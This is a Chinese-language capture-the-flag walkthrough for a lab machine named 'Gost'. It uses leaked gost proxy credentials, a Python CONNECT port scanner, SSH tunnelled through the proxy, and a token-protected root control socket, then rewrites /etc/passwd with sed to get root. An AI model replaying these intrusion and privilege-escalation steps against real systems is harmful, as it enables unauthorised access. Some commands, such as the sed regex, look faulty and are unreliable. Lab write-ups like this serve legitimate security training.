

Gost靶场WP

user


拿到靶场IP地址后先用nmap扫描哪些端口开放以及查看端口信息

```
(base) zhixing@Zhixing:~$ nmap -p- --min-rate 10000 -n -Pn -sCV 192.168.56.106
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-06-12 16:33 CST
Nmap scan report for 192.168.56.106
Host is up (0.0010s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.67 ((Unix))
|_http-title: Dashboard - Maze Cyber Ops
|_http-server-header: Apache/2.4.67 (Unix)
1680/tcp  open  http-proxy   (proxy authentication required)
|_http-title: Site doesn't have a title.
|_fingerprint-strings:
|   FourOhFourRequest, GetRequest, HTTPOptions:
|   HTTP/1.1 407 Proxy Authentication Required
|   Proxy-Authenticate: Basic realm="gost"
|_   Content-Length: 0
9000/tcp  open  http         Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
```

分析一下：开放了3个端口

- 80端口：部署了HTTP服务，名字叫Dashboard - Maze Cyber Ops
- 1680端口：部署了http代理服务，gost 代理，需要认证
- 9000端口：部署了Go 写的 HTTP 服务

先访问80端口




主页中提供的信息不多，目前处于root账户，且密码复杂较低，且主页几乎不可交互，信息过少，使用dirsearch工具扫描一下目录

```
Target: http://192.168.56.106/

[17:13:51] Scanning:
[17:13:55] 301 - 354B - /admin -> http://192.168.56.106/admin/
[17:13:55] 403 - 317B - /admin/.htaccess
[17:13:55] 200 - 360B - /admin/
[17:13:58] 200 - 820B - /cgi-bin/printenv
[17:13:58] 200 - 1KB - /cgi-bin/test-cgi
[17:14:00] 200 - 6KB - /index.html
[#####] 100% 12293/12293 987/s job:1/1 errors:0|
```

访问admin目录



访问config文件得到如下信息

```
{
  "services": [
    {
      "name": "service-0",
      "addr": ":1680",
      "handler": {
        "type": "auto",
        "auth": {
          "username": "root",
          "password": "123"
        }
      },
      "listener": {
        "type": "tcp"
      }
    },
    {
      "name": "service-1",
      "addr": ":53000",
      "handler": {
        "type": "http",
        "auth": {
          "username": "root",
          "password": "123"
        }
      },
      "listener": {
        "type": "tcp"
      }
    }
  ],
  "api": {
    "addr": "127.0.0.1:53000"
  },
  "metrics": {
    "addr": "0.0.0.0:9000"
  }
}
```

得到信息：

- 1680端口上的代理用户名和密码分别为root和123，又因为上面的代理为gost代理，最常用的认证形式为用户名:密码的basic认证，可以用curl命令尝试一下
- 9000端口上的服务是gost的metrics监控服务，gost的metrics监控服务默认会暴露一些gost的运行状态信息，可以访问一下看看
- 53000端口上的服务是gost的api服务，需要本地访问

直接访问9000端口发现没有内容，考虑到metrics服务可能在metrics目录下，访问该目录成功，不过没啥关键信息

← → ↻ ⚠ 不安全 192.168.56.106:9000/metrics

```
# HELP go_gc_duration_seconds A summary of the pause duration of garbage collection cycles.
# TYPE go_gc_duration_seconds summary
go_gc_duration_seconds{quantile="0"} 3.7822e-05
go_gc_duration_seconds{quantile="0.25"} 0.000135465
go_gc_duration_seconds{quantile="0.5"} 0.000273735
go_gc_duration_seconds{quantile="0.75"} 0.000506543
go_gc_duration_seconds{quantile="1"} 0.024614731
go_gc_duration_seconds_sum 0.040046316
go_gc_duration_seconds_count 22
# HELP go_goroutines Number of goroutines that currently exist.
# TYPE go_goroutines gauge
go_goroutines 14
# HELP go_info Information about the Go environment.
# TYPE go_info gauge
go_info{version="go1.21.3"} 1
# HELP go_memstats_alloc_bytes Number of bytes allocated and still in use.
# TYPE go_memstats_alloc_bytes gauge
go_memstats_alloc_bytes 2.521112e+06
# HELP go_memstats_alloc_bytes_total Total number of bytes allocated, even if freed.
# TYPE go_memstats_alloc_bytes_total counter
go_memstats_alloc_bytes_total 6.382704e+06
# HELP go_memstats_buck_hash_sys_bytes Number of bytes used by the profiling bucket hash table.
# TYPE go_memstats_buck_hash_sys_bytes gauge
go_memstats_buck_hash_sys_bytes 1.533962e+06
# HELP go_memstats_frees_total Total number of frees.
# TYPE go_memstats_frees_total counter
go_memstats_frees_total 36211
# HELP go_memstats_gc_sys_bytes Number of bytes used for garbage collection system metadata.
# TYPE go_memstats_gc_sys_bytes gauge
go_memstats_gc_sys_bytes 3.973624e+06
# HELP go_memstats_heap_alloc_bytes Number of heap bytes allocated and still in use.
# TYPE go_memstats_heap_alloc_bytes gauge
go_memstats_heap_alloc_bytes 2.521112e+06
```

使用1680代理访问

使用命令 `curl -v --no-proxy "" --proxy-basic -x http://root:123@192.168.56.106:1680`

`http://127.0.0.1:53000/` 访问gost的api服务（这里需要使用--no-proxy是因为curl会默认对本地回环地址不走代理，使用--no-proxy ""限制）

```
(base) zhixing@Zhixing:~$ curl -v --no-proxy "" --proxy-basic -x http://root:123@192.168.56.106:1680 http://127.0.0.1:53000/
* Trying 192.168.56.106:1680...
* Connected to 192.168.56.106 (192.168.56.106) port 1680
* Proxy auth using Basic with user 'root'
> GET http://127.0.0.1:53000/ HTTP/1.1
> Host: 127.0.0.1:53000
> Proxy-Authorization: Basic cm9vdDoxMjM=
> User-Agent: curl/8.5.0
> Accept: */*
> Proxy-Connection: Keep-Alive
>
< HTTP/1.1 404 Not Found
< Content-Type: text/plain
< Date: Fri, 12 Jun 2026 09:35:09 GMT
< Content-Length: 18
<
* Connection #0 to host 192.168.56.106 left intact
```

看到成功连接并且代理认证成功，只是没有内容，使用dirsearch工具配置代理扫描一下53000端口的目录

Target: http://127.0.0.1:53000/

[18:07:58] Scanning:

```
[18:08:04] 200 - 367B - /config
[18:08:04] 301 - 64B - /config/ -> http://127.0.0.1:53000/config
[18:08:05] 200 - 53B - /docs/
[18:08:05] 301 - 63B - /docs -> http://127.0.0.1:53000/docs/
[18:08:05] 404 - 0B - /docs/CHANGELOG.html
[18:08:05] 404 - 0B - /docs/_build/
[18:08:05] 404 - 0B - /docs/changelog.txt
[18:08:05] 404 - 0B - /docs/html/admin/ch01.html
[18:08:05] 404 - 0B - /docs/html/admin/ch03s07.html
[18:08:05] 404 - 0B - /docs/export-demo.xml
[18:08:05] 404 - 0B - /docs/html/admin/index.html
[18:08:05] 404 - 0B - /docs/html/developer/ch02.html
[18:08:05] 404 - 0B - /docs/html/developer/ch03s15.html
[18:08:05] 404 - 0B - /docs/html/admin/ch01s04.html
[18:08:05] 404 - 0B - /docs/html/index.html
[18:08:05] 404 - 0B - /docs/maintenance.txt
[18:08:05] 404 - 0B - /docs/swagger.json
[18:08:05] 404 - 0B - /docs/updating.txt
```

使用curl访问config和docs目录

```
(base) zhixing@Zhixing:~$ curl -v --no-proxy "" --proxy-basic -x http://root:123@192.168.56.106:1680 http://127.0.0.1:53000/config
* Trying 192.168.56.106:1680...
* Connected to 192.168.56.106 (192.168.56.106) port 1680
* Proxy auth using Basic with user 'root'
> GET http://127.0.0.1:53000/config HTTP/1.1
> Host: 127.0.0.1:53000
> Proxy-Authorization: Basic cm9vdDoxMjM=
> User-Agent: curl/8.5.0
> Accept: */*
> Proxy-Connection: Keep-Alive
>
< HTTP/1.1 200 OK
< Content-Type: application/json
< Date: Fri, 12 Jun 2026 10:09:38 GMT
< Content-Length: 367
<
{
  "services": [
    {
      "name": "service-0",
      "addr": ":1680",
      "handler": {
        "type": "auto",
        "auth": {
          "username": "root",
          "password": "123"
        }
      }
    },
    "listener": {
```

```
(base) zhixing@Zhixing:~$ curl -v --no-proxy "" --proxy-basic -x http://root:123@192.168.56.106:1680 http://127.0.0.1:53000/docs
* Trying 192.168.56.106:1680...
* Connected to 192.168.56.106 (192.168.56.106) port 1680
* Proxy auth using Basic with user 'root'
> GET http://127.0.0.1:53000/docs HTTP/1.1
> Host: 127.0.0.1:53000
> Proxy-Authorization: Basic cm9vdDoxMjM=
> User-Agent: curl/8.5.0
> Accept: */*
> Proxy-Connection: Keep-Alive
>
< HTTP/1.1 301 Moved Permanently
< Content-Type: text/html; charset=utf-8
< Location: /docs/
< Date: Fri, 12 Jun 2026 10:11:25 GMT
< Content-Length: 41
<
< <a href="/docs/">Moved Permanently</a>.
* Connection #0 to host 192.168.56.106 left intact
```

没啥信息，不过可以尝试用代理扫一下127.0.0.1的端口看看开放了哪些服务，因无法使用nmap连接这种basic认证的扫描，自己写了个python脚本来扫描一下常见端口

```
import socket, base64

proxy_host, proxy_port = '192.168.56.106', 1680
target_host = '127.0.0.1'
auth = base64.b64encode(b'root:123').decode()

ports = [22, 80, 443, 9000, 53000]

for port in ports:
    s = None
    try:
        s = socket.create_connection((proxy_host, proxy_port), timeout=2)
        req = (
            f'CONNECT {target_host}:{port} HTTP/1.1\r\n'
            f'Host: {target_host}:{port}\r\n'
            f'Proxy-Authorization: Basic {auth}\r\n'
            f'\r\n'
        )
        s.sendall(req.encode())
        resp = s.recv(256).decode('latin1', 'replace')
        first_line = resp.split('\r\n', 1)[0]
        print(f'{port}: {first_line}')
    except Exception as e:
        print(f'{port}: ERROR {e}')
    finally:
        if s:
            s.close()
```

显示

```
22: HTTP/1.1 200 Connection established
80: HTTP/1.1 200 Connection established
443: HTTP/1.1 503 Service Unavailable
```

```
9000: HTTP/1.1 200 Connection established
53000: HTTP/1.1 200 Connection established
```

由于22端口是ssh服务的默认端口，可以尝试使用ncat+ssh配置代理连接一下看看

```
(base) zhixing@Zhixing:~$ ssh -o 'ProxyCommand=ncat --proxy 192.168.56.106:1680 --proxy-type http --proxy-auth root:123' %h %p root@127.0.0.1
root@127.0.0.1's password:

root@Gost:~$ ls
hello.sh  pass.txt  user.txt
root@Gost:~$ cat user.txt
flag{user~44076b5021644b9af93dff0d7afb9f7d}
root@Gost:~$ cat pass.txt
root:123
```

连接成功，提示让我输入密码，由于该账户为root账户，且代理密码为123，使用这个密码尝试成功登录，获取user的flag：

flag{user-44076b5021644b9af93dff0d7afb9f7d}

root

进入该系统后，尝试一些指令获取基本信息

```
root@Gost:~$ ps aux | grep -i python
 2440 todd      0:00 /usr/bin/python3 /root/daemon.py
 2685 root       0:00 grep --color=auto -i python
root@Gost:~$ id
uid=1000(root) gid=1000(todd) groups=11(floppy),20(dialout),26(tape),27(video),1000(todd)
root@Gost:~$ pwd
/home/todd
root@Gost:~$ hostname
Gost
root@Gost:~$ command -v sudo
root@Gost:~$ find / -xdev -perm -4000 -type f 2>/dev/null
/bin/umount
/bin/bbsuid
/bin/mount
/usr/bin/expiry
/usr/bin/chsh
/usr/bin/chage
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chfn
/usr/sbin/suexec
root@Gost:~$ ps aux | grep -i gost
 2206 todd      0:00 /sbin/udhcpc -b -R -p /var/run/udhcpc.eth0.pid -i eth0 -x hostname:Gost
 2466 root       0:06 /usr/local/bin/gost -L root:123@:1680 -api 127.0.0.1:53000 -metrics 0.0.0.0:9000
 2699 root       0:00 grep --color=auto -i gost
```

可以看到，当前用户为root但是没有管理员权限，目前系统进程中有个python进程在/root/daemon.py运行，还有个gost进程运行

又查看了/etc/passwd文件，发现todd才是uid=0的管理员

```

root@Gost:/usr/local/bin$ ls -l /etc/passwd
-rw-r--r-- 1 todd root 838 May 30 22:42 /etc/passwd
root@Gost:/usr/local/bin$ cat /etc/passwd
root:x:1000:1000:root:/home/todd:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21:ftp:/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
klogd:x:100:101:klogd:/dev/null:/sbin/nologin
apache:x:82:102:apache:/home/apache:/sbin/nologin
todd:x:0:0:root:/home/todd:/bin/bash

```

最终找了一圈下来感觉还是运行在/root目录下的daemon.py比较可疑，先在/run目录中看看，因为/run是Linux里专门放“运行时临时状态”的地方，可能会有一些线索

```

root@Gost:/run$ ls
acpid.pid          crond.reboot      ifstate.eth0.lock  ntpd.pid          system-ctrl.sock
apache2            daemon.pid        ifstate.lo.lock    openrc            udhcpc.eth0.pid
blkid              gost.pid          lock               sshd.pid          utmp
crond.pid          ifstate           mount              syslogd.pid

```

里面发现了system-ctrl文件，/run/system-ctrl.sock很可能是/root/daemon.py的控制接口，很可能拥有管理员权限，同时我使用ls -l看了这个文件属于video组，而root用户也属于video组，权限为rw-，可以连接

写了个连接脚本

```

#!/usr/bin/env python3

import socket

path = "/run/system-ctrl.sock"
message = "help\n"

s = socket.socket(socket.AF_UNIX, socket.SOCK_STREAM)
s.connect(path)
s.sendall(message.encode())
print(s.recv(4096).decode())
s.close()

```

运行后发现需要以TOKEN|COMMAND的格式输入命令，目前没有token，尝试find找一下


```
root@Gost:/run$ find / -name '*token*' 2>/dev/null
/usr/lib/python3.14/__pycache__/token.cpython-314.pyc
/usr/lib/python3.14/__pycache__/tokenize.cpython-314.pyc
/usr/lib/python3.14/token.py
/usr/lib/python3.14/tokenize.py
/opt/.secret_token
```

找到一个.secret_token文件，里面存放着18f2f59ca31f053a80ae7345de0a2198，这个就是token

改一下message继续

```
root@Gost:/run$ python
Python 3.14.3 (main, Mar 27 2026, 19:39:08) [GCC 15.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> #!/usr/bin/env python3
...
... import socket
...
... path = "/run/system-ctrl.sock"
... message = "18f2f59ca31f053a80ae7345de0a2198|help\n"
...
... s = socket.socket(socket.AF_UNIX, socket.SOCK_STREAM)
... s.connect(path)
... s.sendall(message.encode())
... print(s.recv(4096).decode())
... s.close()
...
Available: status, exec_script [path]
```

这里给出了command的内容，其中exec_script命令可以执行脚本，刚好家目录有个hello.sh没权限运行，尝试一下

```
>>> import socket
...
... path = "/run/system-ctrl.sock"
... message = "18f2f59ca31f053a80ae7345de0a2198|exec_script /home/todd/hello.sh"
...
... s = socket.socket(socket.AF_UNIX, socket.SOCK_STREAM)
... s.connect(path)
... s.sendall(message.encode())
... print(s.recv(4096).decode())
... s.close()
...
Executed.
```

执行了，但是没有输出，使用sudo -v试了一下，发现没有sudo命令，又用su -v试了一下，能用，暴力修改一下/etc/passwd，将root的uid改为0

```
#!/bin/sh
exec sed -i 's/^\(root:[^:]*:[0-9]\+:[0-9]\+:(.*)/\10:0\2/' "/etc/passwd"
```

运行并重新登录，获取root shell，查看flag

```
>>> import socket
...
... path = "/run/system-ctrl.sock"
... message = "18f2f59ca31f053a80ae7345de0a2198|exec_script /home/todd/shell.sh"
...
... s = socket.socket(socket.AF_UNIX, socket.SOCK_STREAM)
... s.connect(path)
... s.sendall(message.encode())
... print(s.recv(4096).decode())
... s.close()
...
Executed.
```

```
root@Gost:~# id
uid=0(root) gid=0(root) groups=0(root),11(floppy),20(dialout),26(tape),27(video)
root@Gost:~# cd /root
root@Gost:/root# ls
daemon.py  root.txt
root@Gost:/root# cat root.txt
flag{root-20d6105f4a0baf7ab1dcd91ee5e919e7}
```

flag{root-20d6105f4a0baf7ab1dcd91ee5e919e7}